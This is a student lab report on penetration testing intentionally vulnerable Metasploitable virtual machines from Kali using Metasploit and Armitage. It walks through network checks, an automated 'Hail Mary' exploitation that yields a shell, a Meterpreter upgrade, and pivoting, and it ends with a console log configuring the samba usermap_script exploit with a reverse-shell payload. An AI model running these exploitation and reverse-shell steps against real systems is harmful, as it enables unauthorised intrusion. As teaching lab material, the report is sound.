


LAB 3 – PENTESTING

The goal of this laboratory is to use Kali machine to perform a penetration testing towards Metasploitable. This laboratory needs three machines: Kali Linux machine and 2 Metasploitable machine, namely Metasploitable and MetasploitableVictim. Additionally, we need to know all IP addresses as well as confirm that all machines are able to communicate with each other.

Command: `ifconfig`




```
MetasploitableVictim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:75:fa:6f
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe75:fa6f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:35 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4576 (4.4 KB)  TX bytes:6794 (6.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d9:b0:98
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed9:b098/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5028 (4.9 KB)  TX bytes:5900 (5.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
          inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
          inet6 fe80::a00:27ff:fe4c:94be prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:4c:94:be txqueuelen 1000 (Ethernet)
          RX packets 140  bytes 37030 (36.1 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 86  bytes 8142 (7.9 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

We can see from the screenshots above that the IP addresses are: 10.0.2.5 (Metasploitable Victim), 10.0.2.4 (Metasploitable), and 10.0.2.15 (Kali). After confirming, we need to check if all of the machines are communicating by pinging each other.

Command: ping <IP address>



The image contains three screenshots of terminal windows. The top-left window is titled 'MetasploitableVictim [Running] - Oracle VM VirtualBox' and shows a user running 'ping 10.0.2.4' and 'ping 10.0.2.15'. The top-right window is titled 'Metasploitable [Running] - Oracle VM VirtualBox' and shows a user running 'ping 10.0.2.5' and 'ping 10.0.2.15'. The bottom window is titled 'root@kali: ~' and shows a user running 'ping 10.0.2.5' and 'ping 10.0.2.4'. All screenshots show successful ping results with 0% packet loss.

```
msfadmin@metasploitable:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=10.4 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.440 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.679 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.779 ms

--- 10.0.2.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.440/2.085/10.443/4.249 ms
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data:
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.452 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.557 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.410 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.863 ms

--- 10.0.2.15 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.410/0.570/0.863/0.178 ms
msfadmin@metasploitable:~$

msfadmin@metasploitable:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data:
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.533 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.454 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.447 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=0.461 ms

--- 10.0.2.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.447/0.473/0.533/0.043 ms
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data:
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.673 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.370 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.550 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.596 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.546 ms

--- 10.0.2.15 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 0.370/0.547/0.673/0.099 ms
msfadmin@metasploitable:~$

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data:
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=1.21 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.901 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=1.02 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=0.400 ms
64 bytes from 10.0.2.5: icmp_seq=5 ttl=64 time=1.35 ms


--- 10.0.2.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4026ms
rtt min/avg/max/mdev = 0.400/0.978/1.353/0.328 ms
root@kali:~# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.11 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.861 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=1.12 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.881 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.803 ms

--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 0.803/0.957/1.126/0.135 ms
root@kali:~#
```

From the screenshots above, we confirmed MetasploitableVictim can communicate with the other two machines by pinging 10.0.2.4 and 10.0.2.15. On the other hand, we also confirmed for Metasploitable machine on pinging 10.0.2.5 and 10.0.2.15, and same as Kali machine by pinging 10.0.2.4 and 10.0.2.5. At this point, the network is indeed working for the 3 machines and thus the initial setup is done.

To start our main laboratory, we need to reinitialize the setup of Metasploit database in our Kali machine. To do this, we need to type the command shown below.

Command: msfdb reinit




The screenshot shows a terminal window with the command 'msfdb reinit' and its output. The output shows the database being started, the configuration file being deleted, the database being stopped, the database being started again, the user 'msf' being created, the database 'msf' being created, the database 'msf_test' being created, the configuration file being created, and the initial database schema being created.


```
root@kali:~# msfdb reinit
[+] Starting database
[+] Deleting configuration file /usr/share/metasploit-framework/config/database.yml
[+] Stopping database
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file /usr/share/metasploit-framework/config/database.yml
[+] Creating initial database schema
root@kali:~#
```

After reinitializing the setup of our database, we will start by running the commands shown below. This will show a pop-up window which we do NOT modify any default settings and simply click “Connect”. And then, another pop-up window will show up and just simply click “yes”.


**Command: service postgresql start
armitage**




After that, the Armitage GUI will open. With that, we need to add our victim machines to the GUI by navigating to “Hosts” menu, then “Add Hosts...”, and type each of the IP addresses into the window.




After that, two monitors will show up with their corresponding IP addresses shown above. At this point, we will now attack 10.0.2.5 as our first victim which is the MetasploitableVictim machine. Before that, we can run scan by right clicking the 10.0.2.5 machine. This will scan over the system and find out what is available vulnerabilities to exploit.




After the scan, we can now begin our attack by navigating to “Attacks” menu and click “Hail Mary”. A window will pop up which is a confirmation to use Hail Mary and we need to simply click “yes” to start.



Hail Mary is a brute force attack which tries all embedded modules together. From the screenshot above, we can see that the monitor changed to red with thunder meaning that we successfully attack the machine. If we right click, we can see the available shell in our first victim.




After that, we will search for Meterpreter in the file explorer window, then find and select the “shell_to_meterpreter”.




After this, we need to wait for a few seconds until when right clicking, Meterpreter session shows up. Then we navigate to “Interact” and “Meterpreter shell”. We can now type the commands shown below.


```
Command: shell
        whoami
```



At this point, we will now attempt to attack the second victim using our first victim. To do this, we need right click the first victim then navigate to “Meterpreter 5”, then “Pivoting”, then “Setup”. This will appear “Add Pivot” window and we just simply click “Add Pivot”.



Now, we need to search for the “usermap_script” exploit in the file explorer and select the second victim machine (10.0.2.4). A window will appear and need to configure the LHOST value to the first victim machine IP address, which is 10.0.2.5. Then, launch the attack.



Unfortunately, our attempt to exploit the other machine was unsuccessful.

```
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST 10.0.2.5
LHOST => 10.0.2.5
msf exploit(multi/samba/usermap_script) > set LPORT 12060
LPORT => 12060
msf exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf exploit(multi/samba/usermap_script) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf exploit(multi/samba/usermap_script) > exploit -j
[*] Exploit running as background job 230.
[*] Started reverse TCP double handler on 10.0.2.5:12060 via the meterpreter on session 5
msf exploit(multi/samba/usermap_script) >
```